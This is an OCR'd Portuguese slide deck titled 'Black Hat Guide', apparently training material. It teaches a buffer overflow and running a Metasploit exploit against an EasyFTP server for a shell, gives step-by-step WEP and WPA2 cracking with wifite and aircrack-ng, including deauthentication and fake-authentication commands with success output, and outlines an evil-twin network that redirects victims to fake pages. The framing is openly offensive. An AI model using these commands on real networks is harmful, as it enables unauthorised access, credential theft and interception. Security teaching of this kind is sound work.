
eSecurity
Black Hat Guide
por Alan Sanches
Sejam bem vindos

O que temos pra hoje?

Temas de Hoje:

- Buffer Overflow
  - Derrubando servidores FTP com BoF
- Wifi Teórico
  - Redes Infraestrutura e AD-HOC
  - Criando uma rede AD-HOC no Linux
  - Roubando informações com redes AD-HOC (Honet Pots)
  - Frequencias e Transferências
  - Padrões 802.11x
  - Segurança WEP
  - Segurança WPA e WPA2
  - Modo Promíscuo x Modo Monitor
- Wifi prático
  - Quebrando redes Wifis WEP/WPA2 com Scripts
  - Quebrando redes Wifis WEP/WPA2 com Sistemas Operacionais
  - Canivete Aircrack - Entendendo passo a passo
  - Quebrando WEP com Aircrack, Airodump e Aireplay
  - Quebrando WPA2 com Aircrack, Airodump e Aireplay
- HoneyPots
  - Introdução ao Honey
  - Criando um servidor FTP fake

Buffer Overflow - Entendendo

Frequentemente é noticiado que em uma aplicação qualquer foi encontrada a vulnerabilidade de buffer overflow (ou estouro de buffer) e que através dela um atacante consegue executar código arbitrário. O arbitrário quer dizer qualquer código que ele desejar, ou quase isso.

Em programação, buffer é uma variável (também conhecida como array ou vetor), um local na memória que armazena uma quantidade X de bytes.

Por exemplo um buffer que tenha capacidade de armazenar 10 bytes, só conseguiria guardar uma palavra de 9 caracteres (cada caracter sendo 1 byte) já que o último precisa ser o caracter nulo para o programa saber que a palavra termina ali.

Então esse código em C estaria correto:

```
char buffer[10] = {'S', 'E', 'G', 'U', 'R', 'A', 'N', 'Ç', 'A', '\0'};
```

Buffer Overflow - Entendendo

Uma variável denominada buffer que tem 10 bytes de capacidade de armazenamento recebe uma palavra de 9 caracteres finalizando com o ('\0'). Isso está correto.

Agora o que aconteceria se eu inserisse uma palavra com mais de 9 caracteres?

Eis o **buffer overflow**! A variável copia somente os 10 primeiros caracteres e o resto estoura, ou transborda, já que não cabe mais nela.

E o resto da sequência após o 10º byte não é descartado, ele sobrescreve o que tiver na memória após a varíavel.

Buffer Overflow - Exemplo


```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
 char buffer1[8] = {'B','U','F','F','E','R','1','\0'};
 char buffer2[8] = {'B','U','F','F','E','R','2','\0'};

 printf("\n[ANTES] Buffer2 contem: %s\n",buffer2);
 printf("[ANTES] Buffer1 contem: %s\n\n",buffer1);

 strcpy(buffer2,argv[1]);

 printf("[DEPOIS] Buffer2 contem: %s\n",buffer2);
 printf("[DEPOIS] Buffer1 contem: %s\n\n",buffer1);

 return 0;
}
```


Buffer Overflow - Exemplo


```
root@bt:~# ./teste 12345678

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: 12345678
[DEPOIS] Buffer1 contem: BUFFER1

root@bt:~# ./teste 1234567891011121314

[ANTES] Buffer2 contem: BUFFER2
[ANTES] Buffer1 contem: BUFFER1

[DEPOIS] Buffer2 contem: 1234567891011121314
[DEPOIS] Buffer1 contem: 314
```

Buffer Overflow - Exercício


1. Instale o EasyFtp no Servidor Windows
2. Acesse o msfgui
3. Selecione as opções Exploit/Windows/FTP/easyftp_cwd_fixret
4. Set o usuário anonymous sem senha
5. Set o IP do alvo

Acesso Shell - Owned




Redes WIFI

Infrastructure



Ad - Hoc



Criar rede ADHOC - Dica

#Derruba a placa de rede

ifconfig wlan0 down

Adiciona o wlan0 em modo Ad-Hoc

iwconfig wlan0 mode ad-hoc

#Adicional o Wlan0 no canal 6

iwconfig wlan0 channel 6

Cria a rede eSecurity

iwconfig wlan0 essid 'eSecurity'

Seta a chave WEP (So possui WEP) para outros dispositivos se conectarem

iwconfig wlan0 key 0987654321

Sobe a placa de rede e ativa

ifconfig wlan0 up

Roubando informações valiosas com AD-HOC

1. Criar uma rede com o mesmo SSID do alvo
2. Configurar um servidor DHCP
3. Redirecionar o DNS para o Google
4. Setar no hosts que, quando a vitima tentar acessar uma determinada página, ela será fake

Frequencias - WIFI

Padrão	Velocidade	Frequencia
802.11b	11Mb	2.4Ghz
802.11a	54Mb	5.1Ghz
802.11g	54Mb	2.4Ghz
802.11i	Mecanismos de Segurança	Proteção contra ataque WEP
802.11x	Mecanismos de Autenticação, uso de redes cabeadas e sem fio	
802.11n	108Mb nominais	

O grande problema é que o padrão 802.11a também é mais caro, por isso a primeira leva de produtos vai ser destinada ao mercado corporativo, onde existe mais dinheiro e mais necessidade de redes mais rápidas. Essa diferença vai se manter por alguns anos. É de se esperar então que as redes de 11 megabits continuem se popularizando no mercado doméstico, enquanto as de 54 megabits ganhem terreno no mercado corporativo, até que um dia o preço dos dois padrões se nivele e tenhamos uma transição semelhante à das redes Ethernet de 10 para 100 megabits. Apesar do "a" no nome, este padrão é mais recente que o 802.11b.

Frequencias - WIFI

Frequencia	Canal
2.412	1
2.417	2
2.422	3
2.427	4
2.432	5
2.437	6
2.442	7
2.447	8
2.452	9
2.457	10
2.462	11
2.467	12
2.472	13
2.484	14

Você precisa de 25Hz entre um canal e outro para não causar interferência

Frequencias - WIFI

Channel	Frequency (MHz)	North America [4]	Japan[4]	Most of world[A] [4][5][6][7][8]
1*	**2412**	Yes	Yes	Yes[D]
2	2417	Yes	Yes	Yes[D]
3	2422	Yes	Yes	Yes[D]
4	2427	Yes	Yes	Yes[D]
5*	**2432**	Yes	Yes	Yes
6	2437	Yes	Yes	Yes
7	2442	Yes	Yes	Yes
8	2447	Yes	Yes	Yes
9*	**2452**	Yes	Yes	Yes
10	2457	Yes	Yes	Yes
11	2462	Yes	Yes	Yes
12	2467	No[B]	Yes	Yes
13*	**2472**	No[B]	Yes	Yes
14	2484	No	11b only[C]	No

***With 802.11g** and newer only the channels 1, 5, 9, and 13 shall be used in order to obey the non-overlapping 20 MHz OFDM channel scheme borrowed from 802.11a. But please do a site survey first, then if channel 6 is already heavily occupied, follow the 3-channel system.

A Anatel delimita quais canais são permitidos

Fonte: Wikipedia

Outros padrões - WIFI

O grupo de trabalho 802.11i vem trabalhando na integração do AES com a subcamada MAC, uma vez que o padrão até então utilizado pelo WEP e WPA, o RC4, não é robusto o suficiente para garantir a segurança das informações que circulam pelas redes de comunicação sem fio.

O principal benefício do projeto do padrão 802.11i é sua extensibilidade permitida, porque se uma falha é descoberta numa técnica de criptografia usada, o padrão permite facilmente a adição de uma nova técnica sem a substituição do hardware.

802.11j
Diz respeito as bandas que operam as faixas 4.9GHz e 5GHz, disponíveis no Japão.

802.11k
Possibilita um meio de acesso para Access Points (APs) transmitir dados de gerenciamento.
O IEEE 802.11k é o principal padrão da indústria que estão agora em desenvolvimento e permitirá transições transparentes do Conjunto Básico de Serviços (BSS) no ambiente WLAN Esta norma fornece informações para a escolha do melhor ponto de acesso disponível que garanta o QoS necessário.

802.11n
Em fase final de homologação. Opera nas faixas de 2,4Ghz e 5Ghz. Promete ser o padrão wireless para distribuição de mídia, pois oferecerá, através do MIMO (Multiple Input, Multiple Output - que significa entradas e saídas múltiplas), taxas mais altas de transmissão (até 300 Mbps), maior eficiência na propagação do sinal (com uma área de cobertura de até 400 metros outdoor) e ampla compatibilidade reversa com demais protocolos. O 802.11n atende tanto as necessidades de transmissão sem fio para o padrão HDTV, como de um ambiente altamente compartilhado, empresarial ou não.

802.11p
Utilizado para implementação veicular.

Outros padrões - WIFI

802.11r
Padroniza o hand-off rápido quando um cliente wireless se reassocia quando estiver se locomovendo de um ponto de acesso para outro na mesma rede.

802.11s
Padroniza "self-healing/self-configuring" nas Redes Mesh (malha) fdf.

802.11t
Normas que provém métodos de testes e métricas.

802.11u
Interoperabilidade com outras redes móveis/celular.

802.11v
É o padrão de gerenciamento de redes sem fio para a família IEEE 802.11, mas ainda está em fase inicial de propostas. O Task Group v do IEEE 802.11 (TGv), grupo encarregado de definir o padrão 802.11v, está trabalhando em um aditivo ao padrão 802.11 para permitir a configuração de dispositivos clientes conectados a redes 802.11. O padrão pode incluir paradigmas de gerência similares aos utilizados em redes celulares.

802.11a e sua frequencia acima de 5Ghz

Channel	Frequency (MHz)	United States	Europe	Japan		Singapore	China	Israel	Korea	Turkey	Australia	South Africa	Brazil
		40/20 MHz[23]	40/20 MHz	40/20 MHz[24]	10 MHz	40/20 MHz[25]	20 MHz	20 MHz[7]	20 MHz[26]	40/20 MHz[27]	40/20 MHz[8]	40/20 MHz[21]	40/20 MHz[22]
34	5170	No	No	Client only[clarification needed]	No	Yes	No	Yes	Yes	Indoors	No	Indoors	Indoors
36	5180	Yes	Indoors	Yes	No	Yes	No	Yes	Yes	Indoors	Yes	Indoors	Indoors
38	5190	No	No	Client only	No	Yes	No	Yes	Yes	Indoors	No	Indoors	Indoors
40	5200	Yes	Indoors	Yes	No	Yes	No	Yes	Yes	Indoors	Yes	Indoors	Indoors
42	5210	No	No	Client only	No	Yes	No	Yes	Yes	Indoors	No	Indoors	Indoors
44	5220	Yes	Indoors	Yes	No	Yes	No	Yes	Yes	Indoors	Yes	Indoors	Indoors
46	5230	No	No	Client only	No	Yes	No	Yes	Yes	Indoors	No	Indoors	Indoors
48	5240	Yes	Indoors	Yes	No	Yes	No	Yes	Yes	Indoors	Yes	Indoors	Indoors
52	5260	DFS	Indoors/DFS/TPC	DFS/TPC	No	Yes	No	Yes	Yes	Indoors	DFS/TPC	Indoors	Indoors
56	5280	DFS	Indoors/DFS/TPC	DFS/TPC	No	Yes	No	Yes	Yes	Indoors	DFS/TPC	Indoors	Indoors
60	5300	DFS	Indoors/DFS/TPC	DFS/TPC	No	Yes	No	Yes	Yes	Indoors	DFS/TPC	Indoors	Indoors
64	5320	DFS	Indoors/DFS/TPC	DFS/TPC	No	Yes	No	Yes	Yes	Indoors	DFS/TPC	Indoors	Indoors
100	5500	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	DFS/TPC	Yes	DFS
104	5520	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	DFS/TPC	Yes	DFS
108	5540	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	DFS/TPC	Yes	DFS
112	5560	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	DFS/TPC	Yes	DFS
116	5580	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	DFS/TPC	Yes	DFS
120	5600	No[28]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	No	Yes	DFS
124	5620	No[28]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	No	Yes	DFS
128	5640	No[28]	DFS/TPC	DFS/TPC	No	No	No	No	Yes	DFS/TPC	No	Yes	DFS
132	5660	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	No	DFS/TPC	DFS/TPC	Yes	DFS
136	5680	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	No	DFS/TPC	DFS/TPC	Yes	DFS
140	5700	DFS[16]	DFS/TPC	DFS/TPC	No	No	No	No	No	DFS/TPC	DFS/TPC	Yes	DFS
149	5745	Yes	No	No	No	Yes	Yes	No	Yes	No	Yes	No	Yes
153	5765	Yes	No	No	No	Yes	Yes	No	Yes	No	Yes	No	Yes
157	5785	Yes	No	No	No	Yes	Yes	No	Yes	No	Yes	No	Yes
161	5805	Yes	No	No	No	Yes	Yes	No	Yes	No	Yes	No	Yes
165	5825	Yes	No	No	No	Yes	Yes	No	Yes	No	Yes	No	Yes


Segurança WEP- WIFI

WEP - Wired Equivalent Privacy
O primeiro protocolo de segurança adotado, que conferia no nível do enlace uma certa segurança para as redes sem fio semelhante à segurança das redes com fio, foi o WEP (Wired Equivalent Privacy).

Algoritimo RC4
Em agosto de 2001, Scott Fluhrer, Itsik Mantin, e Adi Shamir publicaram uma criptoanálise do WEP que explora a forma como a cifra RC4 e VI são usados no WEP, resultando em um ataque passivo que pode recuperar a chave RC4 após espionagem na rede.

IV (Vector Inicialization), necessário mínimo 5000 para quebra-lo

Segurança WEP- WIFI



Segurança WPA- WIFI

WPA - Wi-Fi Protected Access
É um protocolo WEP melhorado. Também chamado de WEP2, ou TKIP (Temporal Key Integrity Protocol), essa primeira versão do WPA surgiu de um esforço conjunto de membros da Wi-Fi Aliança e de membros do IEEE, empenhados em aumentar o nível de segurança das redes sem fio ainda no ano de 2003, combatendo algumas das vulnerabilidades do WEP.

O hash do WPA-PSK é baseado na SENHA + SALT sendo que o SALT é o SSID. O hash da mesma senha em um roteador A com SSID: "**Roteador A" será diferente do hash de um outro roteador com a mesma senha mais com o SSID "Roteador B".**

Por isso não use os SSIDs setados de fabrica. Nem que estejam ente os 1000 mais populares. Somente esse passo já faz com que a raibow tables que foi precompiladas sejam inúteis.

Segurança WPA- WIFI

WPA - Wi-Fi Protected Access TKIP
Troca dinâmica de segredo
Necessita de um novo mecanismo de autenticação
Como o segredo é trocado, não pode-se usar chave dinâmica como autenticação, o cliente não conhece a chave

PSK (Pré Shared Key)
Chave mestra utilizada no processo de autenticação
Utilizada inicialmente para ingresso na rede
Após autenticação, a estação recebe a chave que está sendo utilizada pelas demais estações da rede.

Segurança WPA2- WIFI

WPA 2 - Wi-Fi Protected Access
O WPA2 ou 802.11i foi uma substituição da 'Wi-fi Alliance' em 2004 à tecnologia WPA, pois embora fosse bem segura em relação ao padrão anterior WEP, a 'Wi-fi Alliance' teve a intenção de fazer um novo certificado para redes sem fio mais confiável e também necessitava continuar o investimento inicial realizado sobre o WPA

O WPA2 utiliza diversos padrões, protocolos e cifras que foram definidos dentro ou fora do desenho 802.11i, ou seja, alguns desses foram definidos dentro de seus próprios documentos e outros foram oficialmente criados dentro do documento 802.11i (EARLE, 2006). RADIUS, 802.1x, EAP. TKIP, AES (Advanced Encryption System) e RSN (Robust Security Network) são alguns exemplos de protocolos e padrões utilizados no WPA2. Oferece ambos os modos de operação Enterprise (Infra-estrutura) e Personal (Preshared Key).
O WPA2 também suporta a mistura de dispositivos clientes, que utiliza WPA, WPA2 ou WEP e operam no mesmo ambiente

Segurança WPA2- WIFI

WPA 2 - Wi-Fi Protected Access

O WPA2 utiliza o AES (Advanced Encryptation Standart) junto com o TKIP com chave de 256 bits, um método mais poderoso que o WPA que utilizava o TKIP com o RC4. O AES permite ser utilizada chave de 128, 192 e 256 bits, o padrão no WPA2 é 256 bits, sendo assim, uma ferramenta muito poderosa de criptografia. Utilizando o AES surgiu a necessidade de novo *hardware para processamento criptográfico, devido a isso, os dispositivos WPA2 tem um co-processamento para realizar os cálculos criptográficos*

Diferença em PSK e Enterprise

WPA – PSK: Chaves pré configuradas
WPA – Enterprise: Autenticação por usuário e Senha, utilizando Servidor radius

O servidor Radius pode utilizar as seguintes fontes de dados:
Banco de Dados
Certificado Digital
Passwd
Biometria
Etc..

Promiscuo ou Monitor?

Modo Monitor, também chamado de Modo de Monitoramento ou modo RFMON, permite que um computador com uma placa com interface de rede wireless (WNIC) realize monitoramento de todo o tráfego recebido da rede wireless. Diferente do **modo promíscuo**, que também é utilizado para sniffar pacote, o modo monitor permite que pacotes sejam capturados sem precisar de associação com um Ponto de Acesso ou rede Ad-hoc primeiro. Modo monitor cabe apenas às redes wireless, enquanto modo promíscuo pode ser usado em redes cabeadas.

```
root@bt:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
995     dhclient3
1593    dhclient3
Process with PID 1593 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

```
root@bt:~# iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.
```

Vamos começar a atacar? WIFI

Material necessário

1 Máquina com o Backtrack (Física ou Virtual)

1 Adaptador Wifi USB

Ferramentas mais comuns de ataques WIFI

Ferramentas para Ataques Wifi

Wifite – Linux

Aircrack – Windows, Linux e Android

coWPAty – Linux

Colocando em prática - Wifite

wget -O wifite.py http://wifite.googlecode.com/svn/trunk/wifite.py
chmod +x wifite.py
./wifite.py –help

./wifite.py
Pressione CTRL+C quando encontrar a rede desejada.

Caso necessite um ataque usando dicionário
./wifite.py -all --dict /pentest/passwords/wordlists/darkc0de.lst

Craquear todos os WEPs acima de 50dB, gastando 15 minutos para captura de pacotes e transmitindo 600 pacotes por segundo.
./wifite.py --power 50 -wepw 15 -pps 600

Atacando com WIFITE - WIFI

Sucess!

```
   5  netvirtua41e           1  WPA2  10db    no

[+] select target numbers (1-5) separated by commas, or 'all': 2

[+] 1 target selected.

[0:10:00] preparing attack "blackhat" (00:23:CD:F7:F1:56)
[0:10:00] attempting fake authentication (2/5)...  success!
[0:10:00] attacking "blackhat" via arp-replay attack
[0:09:24] started cracking (over 10000 ivs)
[0:09:06] captured 18797 ivs @ 377 iv/sec

[0:09:06] cracked blackhat (00:23:CD:F7:F1:56)! key: "0987654321"

[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
       cracked blackhat (00:23:CD:F7:F1:56), key: "0987654321"


[+] disabling monitor mode on mon0... done
[+] quitting
```

Aircrack


aircrack 2.3
[00:00:02] Tested 2 keys (got 270169 IVs)
KB depth byte(vote)
KEY FOUND! [63:68:65:63:68:70:61:72:73:77:6F:72:64] (checkapassword)

Quebrando WEP em minutos

Ativa o modo de monitoramento da placa de rede
airmon-ng start wlan0
Coleta informações sobre as redes Wifis disponíveis
airodump-ng mon0
Gera um arquivo chamado captura para armazenar os dados obtidos.
airodump-ng -w captura --bssid 00:23:CD:F7:F1:56 -c 6 mon0
-w = gera um arquivo
--bssid = ID do AccessPoint Alvo
-c = Canal
mon0 = dispositivo de captura

Quebrando WEP em minutos

Em outro terminal....

Enviar um pedido de falsa autenticação com um mac associado ao acces point que queremos quebrar a senha

aireplay-ng -1 0 –e blackhat -a 00:23:CD:F7:F1:56 -h 70:F1:A1:DB:62:C8 mon0

--d-1 = Essa opção enviao ao nosso alvo uma autenticação falsa;
0 = Aqui temos o tempo para reassociação, em segundos
-e = ESSID do alvo, ou seja, o nome do access point
-a = Mac-Address do Access Point alvo
-h = Mac-Address de alguém que esteja conectado (associado) ao access Point
mon0 = interface de rede em modo promiscuo.

Em outro terminal....

Acelerando o Processo!!! Enviando Arp request para a rede

aireplay-ng -3 -b 00:23:CD:F7:F1:56 -h 70:F1:A1:DB:62:C8 mon0

-3 = Opção para arp request;
-b = Mac-Address do Access Point alvo
-h = Mac-Address associado ao access Point, no nosso caso o mac que identificamos como conectado ao AP rede-segura
mon0 = interface de rede em modo promiscuo.

Quebrando WEP em minutos

Depois de coletar mais de 10 mil IVS....

Quebrar o WEP com o arquivo que criamos

aircrack captura-1.cap

```
                                Aircrack-ng 1.1 r2178

                    [00:00:03] Tested 738 keys (got 28801 IVs)

KB    depth   byte(vote)
 0    0/  3   09(38400) 46(36352) 80(35840) B8(35584) E8(34816)
 1    2/  4   D7(36608) 90(35840) 02(34560) 1A(34304) D9(34304)
 2    0/  4   65(37376) 46(36352) 99(36096) 20(35840) 11(34560)
 3    8/ 10   43(34048) 7E(34048) F2(33792) D5(33280) 21(33024)
 4    0/  2   21(38656) CF(38656) 17(36096) 60(34560) B2(34304)

                         KEY FOUND! [ 09:87:65:43:21 ]
      Decrypted correctly: 100%
```

Quebrando WPA2 em minutos

Ativa o modo de monitoramento da placa de rede
airmon-ng start wlan0
Coleta informações sobre as redes Wifis disponíveis
airodump-ng mon0
Gera um arquivo chamado captura para armazenar os dados obtidos.
airodump-ng -w captura-WPA2 --bssid 00:23:CD:F7:F1:56 -c 6 mon0
-w = gera um arquivo
--bssid = ID do AccessPoint Alvo
-c = Canal
mon0 = dispositivo de captura

Quebrando WPA2 em minutos

Em outro terminal....

Enviar um pedido de falsa autenticação com um mac associado ao acces point que queremos quebrar a senha


aireplay-ng --deauth 1 -a 00:23:CD:F7:F1:56 -c 70:F1:A1:DB:62:C8 mon0

--deauth = count : deauthenticate 1 ou todas estações (-0)
-a = Mac-Address do Access Point alvo
-c = Mac-Address de alguém que esteja conectado (associado) ao access Point
mon0 = interface de rede em modo promiscuo.

Quebrando WPA2 em minutos

Depois de coletar mais de 5 mil IVS....

Quebrar o WPA2 com o arquivo que criamos
aircrack captura-WPA2.cap –w /tmp/wordlist



Honey Pots


Honey Pots

HoneyPot (em português, Pote de Mel) é uma ferramenta que tem a função de propositalmente simular falhas de segurança de um sistema e colher informações sobre o invasor. É um espécie de armadilha para invasores. O HoneyPot, não oferece nenhum tipo de proteção

Honeypots de pesquisa: acumular o máximo de informações dos Invasores e suas ferramentas – Grau alto de comprometimento – Redes externas ou sem ligação com rede principal.
Honeypots de produção: diminuir risco – Elemento de distração ou dispersão.

Baixa Interatividade : Serviços Falsos – Listener TCP/UDP – Respostas Falsas
Média Interatividade: Ambiente falso – Cria uma ilusão de domínio da máquina
Alta Interatividade: SO com serviços comprometidos – Não perceptível ao atacante

Honey Pots


DMZ
Internal Network
Honey Pot
(Potential)
Honey Pot
(Potential)
Honey Pot
(Potential)
Internet
Firewall

Pentbox, apresentação

Pentbox, apresentação

A PentBox é uma suíte de segurança desenvolvida em Ruby e orientada para sistemas GNU/Linux. Ele roda em qualquer sistema operacional que rode Ruby – Linux, windows, Mac OS

Por exemplo:
Suíte Honeypot
TCP Flood
Denial of Service
Ferramentas de testes
Maior segurança em mensagens instantâneas
Port Scanner
Fuzzer
Gerador de senhas seguras e demais funcionalidades.

